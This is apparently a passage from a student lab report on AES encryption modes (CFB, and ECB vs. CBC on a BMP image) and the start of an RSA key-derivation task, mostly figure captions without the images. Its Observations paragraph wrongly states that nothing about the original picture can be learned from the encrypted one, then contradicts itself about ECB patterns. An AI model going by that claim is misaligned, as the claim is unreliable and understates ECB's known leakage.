

Fig. 14: Encryption command

k. Figure 15 shows the cipher bin file that is created.

Fig. 15: Cipher bin file

l. Figure 16 shows the command for generation of decrypted text file.



Fig. 16: Command for Decryption

m. Figure 17 shows the decrypted text.



Fig. 17: Decrypted Text

n. The below images are shown for AES-128-CFB mode. The cipher text length is 24 bytes. Figure 14 shows the Key/IV hex generation and encryption command.



Fig. 18: Encryption command

o. Figure 19 shows the cipher bin file that is created.



Fig. 19: Cipher bin file

p. Figure 20 shows the command for generation of decrypted text file.



Fig. 20: Command for Decryption

q. Figure 21 shows the decrypted text.



Fig. 21: Decrypted Text

3. Task3 – Encryption Mode – ECB vs. CBC:

a. Original pic bmp file is provided in the Labsetup folder. Figure 22 shows the original pic bmp file.



Fig. 22: Original Pic bmp file

b. The following snippets shows commands to encrypt the picture in AES-256-ECB mode. Figure 23 shows the encryption command that is run.



Fig. 23: Encryption command

c. There is a problem that bmp files carry a specific header, and it needs to be present for the bmp file to render the image properly. So, using head and tail commands, the first 55 bytes are extracted from original picture and the rest of the body from encrypted picture and combine them to form a new bmp file, which would be good to open. Figure 24 shows the generation of header ECB.



Fig. 24: Generation of Header ECB

d. Figure 25 shows the header ECB file.



Fig. 25: Header ECB file

e. Figure 26 shows the generation of body ECB.



Fig. 26: Generation of body ECB

f. Figure 27 shows the body ECB file.



Fig. 27: Body ECB file

g. Figure 28 shows the generation of encrypted ECB.



Fig. 28: Generation of encrypted ECB

h. Figure 29 shows the encrypted ECB.



Fig. 29: Encrypted ECB

i. The following snippets shows commands to encrypt the picture in AES-256-CBC mode. Figure 30 shows the encryption command that is run.



Fig. 30: Encryption command

j. Figure 31 shows the generation of header CBC.

Fig. 31: Generation of Header CBC

k. Figure 32 shows the header CBC file.



Fig. 32: Header CBC file

l. Figure 33 shows the generation of body CBC.



Fig. 33. Generation of body CBC

m. Figure 34 shows the body CBC file.



Fig. 34: Body CBC file

n. Figure 35 shows the Generation of encrypted CBC file.



Fig. 35: Generation of Encrypted CBC file

o. Figure 36 shows the encrypted CBC file.



Fig. 36: Encrypted CBC file

Observations:
It is not possible to derive any useful information about the original picture from the encrypted picture, as the encryption process should ensure that the data is completely random and unreadable without the correct key. However, it is possible to observe the difference in the pattern of the encrypted picture between ECB and CBC modes. ECB mode tends to create a pattern of identical blocks, while CBC mode creates a more random-looking pattern. This can be seen when comparing the two encrypted pictures side by side.

5. RSA Encryption and Signature Lab:

1. Task 1: Deriving the Private Key:

   a. Here, we derive the private key, d. Figure 37 shows the CCode in which three BIGNUM variables a,b, and n are intitialized and computed a*b and (a^b mod n).



Fig. 37: CCode

b. Figure 38 shows the CCode compilation. We can compile bn sample.c with the following command (the character after - is the letter l, not the number 1; it tells the compiler to use the encryption library)



Fig. 38: CCode Compilation

c. Figure 39 shows the aoutfile created.

